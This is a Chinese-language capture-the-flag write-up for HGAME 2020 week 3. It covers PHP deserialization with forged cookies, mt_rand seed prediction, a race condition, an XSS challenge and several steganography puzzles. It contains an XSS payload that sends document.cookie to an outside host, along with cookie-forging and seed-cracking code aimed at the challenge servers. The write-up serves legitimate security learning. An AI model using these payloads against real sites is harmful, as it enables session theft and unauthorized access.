HGAME 2020 WEEK 3 WRITE UP


HGAME 2020 WEEK 3 WRITE UP
- {Web}
  - 序列之争 - Ordinal Scale
    - 为了写 `Jqy` 的 智械危机 迟交了 `wp` 干脆把预期解写一写
  - 二发入魂!
  - Cosmos的二手市场
  - Cosmos的聊天室2.0
- {Misc}
  - 三重隐写
  - 日常
  - 智械危机(#1)
    - 尝试 `tensorflow` 版本的梯度下降

{Web}

序列之争 - Ordinal Scale

做完了之后真的觉得，好难啊...

第一题说要拿到第一名才能拿到 `flag`，但是用玩的当然是到不了的，那就




这是一个代码审计题，可以在网页源码中找到注释，下载源码

仔细阅读代码之后可以碰上第一个桩子

```
class Game
```

```php
{
    private $encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
    public $welcomeMsg = '%s, Welcome to Ordinal Scale!';

    private $sign = '';
    public $rank;

    public function __construct($playerName){
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);
        $this->rank = new Rank();
    }

    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
        }
    }
}
```


可以看到在`Game`类中有一个未知量`$encryptKey`，但是在`Init`函数中使用了`foreach`循环，不难看出如果将一个包含`"%s"`的字符串作为`$playerName`传入的话，会在第二次循环中被视为格式化输出的标志，于是先传入`%s`，得到`$encryptKey: gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL`



我们将本地源码中的`$encryptKey`替换为真实值，然后修改代码，使其适合调试，用`XAMPP`载入本地。我们可以发现代码中居然出现了一句`$_SESSION['rank'] = $this->rank;`，使得本地的`rank`可以同步到`SESSION`里，只要看看怎么实现同步即可

```php
public function __destruct(){
    // 确保程序是跑在服务器上的!
    // $this->serverKey = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
    // if($this->key === $this->serverKey){
        $_SESSION['rank'] = $this->rank;
    // }else{
    //     var_dump($this);
        // 非正常访问
        // session_start();
        // session_destroy();
        // setcookie('monster', '');
        // header('Location: index.php');
    //     exit;
    // }
}
```

继续审查代码，可以发现存在反序列化漏洞。在排名的关键部分`Rank`类中存在`__destruct`方法，也就是说当某一个实例需要销毁的时候就会调用该方法，而在`Monster`类中出现的反序列化函数按照原先的行程会实例化出一个`Monster`对象，但是不难发现这里反序列化处理的对象是存储在`Cookie`中的，也就是说我们可以任意更改其中的内容，如果传入一个`Rank`类的话也是可以正常处理的



但是我们观察到`__destruct`方法中存在一个验证的流程，一旦验证不通过，服务器就会将用户强制登出下线，要想办法绕过验证。其实这里的`MD5`值直接用`cardinal.php`本身就可以跑出来，所以很容易就可以算出服务器认可的签名

但这里可能茄皇出现了点小失误，没有初始化`key`变量，于是出现了非预期解

在预期解中是需要通过传引用的方式来绕过验证，但因为`key`存在一个初始值，为了不盖掉这个值，非预期解中只需要将`key`省略即可

```php
class Rank
{
    private $rank;
    private $serverKey;     // 服务器的 Key
    // private $key = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

    public function __construct(){
        if(!isset($_SESSION['rank'])){
```

修改代码如下，目的是生成一个可以被代码实例化成`Rank`类的字串

```php
private function Save(){
    $sign = md5(serialize($this->monsterData) . $this->encryptKey);
    // var_dump($this->monsterData);
    var_dump(serialize($this->monsterData));
    setcookie('monster', base64_encode(serialize($this->monsterData) . $sign));

    //
    $test = new Rank();
    $test->Set(1);
    var_dump($test);
    var_dump(serialize($test));
    var_dump($this->encryptKey);
    $sign = md5(serialize($test) . $this->encryptKey);
    var_dump($sign);
    var_dump(base64_encode(serialize($test) . $sign));
    //

}
```

这里直接生成了应该填入的`Cookie`值

```
string(64) "c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(52) "a:2:
{s:4:"name";s:12:"无名小怪";s:2:"no";i:327;}" object(Rank)#3 (2) { ["rank":"Rank":private]=> int(1)
["serverKey":"Rank":private]=> NULL } string(62) "O:4:"Rank":2:
{s:10:"Rankrank";i:1;s:15:"RankserverKey";N;}" string(64)
"c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(32)
"4279cc4f203abf9df47ea0c78427ffcd" string(128)
"Tzo0OiJSYW5rIjoyOntzOjEwOiIAUmFuawByYW5rIjtpOjE7czoxNToiAFJhbmsAc2VydmVyS2V5IjtOO30OMjc5Y2M0ZjlwM2FiZj
```

Ordinal Scale

当前排名：1 经验：0 登出

1, Welcome to Ordinal Scale!

1

hgame{flag_is_here}

无名小怪

等级：327

```
string(51) "a:2:{s:4:"name";s:12:"无名小怪";s:2:"no";i:34;}" object(Rank)#4 (2) { ["rank":"Rank":private]=> int(1)
["serverKey":"Rank":private]=> NULL } string(62) "O:4:"Rank":2:{s:10:"Rankrank";i:1;s:15:"RankserverKey";N;}"
string(64) "c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(32)
"4279cc4f203abf9df47ea0c78427ffcd" string(128)
"Tzo0OiJSYW5rIjoyOntzOjEwOiIAUmFuawByYW5rIjtpOjE7czoxNToiAFJhbmsAc2VydmVyS2V5IjtOO30OMjc5Y2M0ZjlwM2FiZjlkZjQ3ZWEwYzc4NDI
```

挑战!

Made with ❤ by F0ng1ant

修改`Cookie`值，然后打一架，得到`flag`

为了写`Jqy`的智械危机迟交了`wp`干脆把预期解写一写

其实预期解，能想出来也不是那么复杂，在非预期的基础上只需要在`__construct`方法内加一句`&`引用即可，具体如下

```php
class Rank
{
    private $rank;
    private $serverKey;     // 服务器的 Key
    // private $key = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
    private $key;

    public function __construct(){
        $this->key = &$this->serverKey;
        if(!isset($_SESSION['rank'])){
            $this->Set(rand(2, 1000));
            return;
        }
```

跑一跑就可以得到所求的`Cookie`了

```
string(64) "c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(52) "a:2:
{s:4:"name";s:12:"无名小怪";s:2:"no";i:745;}" object(Rank)#3 (3) { ["rank":"Rank":private]=> int(1)
["serverKey":"Rank":private]=> &NULL ["key":"Rank":private]=> &NULL } string(82) "O:4:"Rank":3:
{s:10:"Rankrank";i:1;s:15:"RankserverKey";N;s:9:"Rankkey";R:3;}" string(64)
"c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(32)
"220436efa9ae65313440228987d90372" string(152)
"Tzo0OiJSYW5rIjozOntzOjEwOiIAUmFuawByYW5rIjtpOjE7czoxNToiAFJhbmsAc2VydmVyS2V5IjtO03M6OToiAFJhbmsAa2V5IjtS
```

Ordinal Scale

当前排名: 1 经验: 0 登出

1, Welcome to Ordinal Scale!

1

hgame{flag_is_here}

无名小怪

等级: 745

```
string(62) "a:2:{s:4:"name";s:21:"BOSS: Zero Zone Witch";s:2:"no";i:1266;}" object(Rank)#4 (3) {
["rank":"Rank":private]=> int(1) ["serverKey":"Rank":private]=> &NULL ["key":"Rank":private]=> &NULL } string(82)
"O:4:"Rank":3:{s:10:"Rankrank";i:1;s:15:"RankserverKey";N;s:9:"Rankkey";R:3;}" string(64)
"c4ca4238a0b923820dcc509a6f75849b4eb38c8d89d42dd45200003c8b7101c6" string(32) "220436efa9ae65313440228987d90372"
string(152)
"Tzo0OiJSYW5rIjozOntzOjEwOiIAUmFuawByYW5rIjtpOjE7czoxNToiAFJhbmsAc2VydmVyS2V5IjtO03M6OToiAFJhbmsAa2V5IjtSOjM7fTIyMDQzNmVm
```

挑战!

Made with ❤ by E99p1ant.

修改`Cookie`值，然后打一架，得到`flag`

`flag: hgame{Unserial1ze_1s_RiskFuL_SO_yOu_Must_payatt3ntion}`

`P.S. 虽然出现了非预期，但是！这真是个好题`

二发入魂!

做完这个题觉得这个名字取得很不错……

这题考点是一个`mt_rand()`函数出现的危险行为，也就是可以通过随机数直接算出种子来

对`reverse_mt_rand.py`脚本稍作更改

```
#     print('  n:          Number of mt_rand() calls in between the seeding and')
#     print('              the first value (rand_n+0)')
#     print('  flavour:    0 (PHP5) or 1 (PHP7+)')
# else:

r = requests.session()

get_url = 'https://twoshot.hgame.n3ko.co/random.php?times=228'
s = r.get(get_url).text
# print(s)

a = s[1:-1].split(',')
# print(a)

ofs0 = int(a[0])
ofs227 = int(a[227])
print(ofs0, ofs227)

ans = main(ofs0, ofs227, 0, 0)
print(ans)

data = {'ans': int(ans)}
post_url = 'https://twoshot.hgame.n3ko.co/verify.php'
s = r.post(post_url, data=data)
print(s.text)

# main(int(sys.argv[1]), int(sys.argv[2]), int(sys.argv[3]), int(sys.argv[4]))

```


运行即可得到`flag`

`flag: hgame{H3r3_1S_a_PhP~~MT_R@^d_Pr3d1ct1On_AMAZ1NG!}`

Cosmos的二手市场

这个题是看到了一篇博文才突然会做的，是一个条件竞争题

为了得到某些不存在的钱，必须制造出`"超卖"`的局面，所以开`BurpSuite`来跑一个条件竞争



等钱够了就能得到`Cosmos!`的认可了

我发现我号没了就不贴`flag`了，捞一手删号的`Roc`

Cosmos的聊天室2.0

`XSS`题最关键就是要找到能用的标签，找到了就没啥好说的了

做题的时候`ceye`平台不知道干啥了登陆界面进不去，只能用服务器了


在探索中发现上传的消息会出现在`/send?message`中，可以从这里构造`Payload`

```
<iframe srcdoc=script/src=/send?message=open(`http://xxx?
a=`+document.cookie)script</iframe>
```

还要将部分数据转化为`Unicode`再提交从而绕过某些过滤

```
<iframe srcdoc=&lt;&#115;&#99;&#114;&#105;&#112;&#116; ...
&#114;&#105;&#112;&#116;&gt;</iframe>
```

提交框被吃掉了！！！于是提前开了另一个标签页来提交




这次的`MD5`依然是截断攻击，用上周生成的彩虹表就可以很方便地找出需要的`MD5`字串，所以填好`MD5`，得到`Cookie`，得到`flag`

`flag: hgame{1ts_@_$impL3_CSP_bYp4ss1ng_Ch@!!enge.}`

{Misc}

三重隐写

见招拆招，`You know LSB.wav`用`SilentEye`解出，然后得到隐写密码，`上裏与手抄卷.mp3`用`MP3Stego`解出得到压缩包密码，解出得到`flag.crypto`，扫描`Unlasting.mp3`的封面得到`AES密码`，然后用题目给的工具解出`flag.txt`




Name	Date modified	Type	Size
00000000.png	2020/1/30 23:38	PNG File	19 KB
AESkey.txt	2020/2/3 13:27	Text Document	1 KB
EncryptoforWin.exe	2020/1/19 22:52	Application	3,231 KB
flag.7z	2020/1/19 22:58	7z Archive	8 KB
flag.crypto	2020/1/19 22:55	Encrypto Container	8 KB
flag.txt	2020/1/19 12:11	Text Document	1 KB
Unlasting.mp3	2020/1/23 0:06	MP3 File	11,556 KB
You know LSB.wav	2020/1/19 22:43	WAV File	8,605 KB
上裏与手抄卷.mp3	2020/1/28 18:35	MP3 File	4,049 KB
上裏与手抄卷.mp3.txt	2020/1/30 23:31	Text Document	1 KB


`flag: hgame{i35k#zIewynLCOzfQur!*H9V$JiMVWmL}`

日常

得到两张图，其中一张叫`Blind`，明摆着的盲水印，解出来得到密码`VeraCrypt Password is X0YAlGDuZF$echCy`



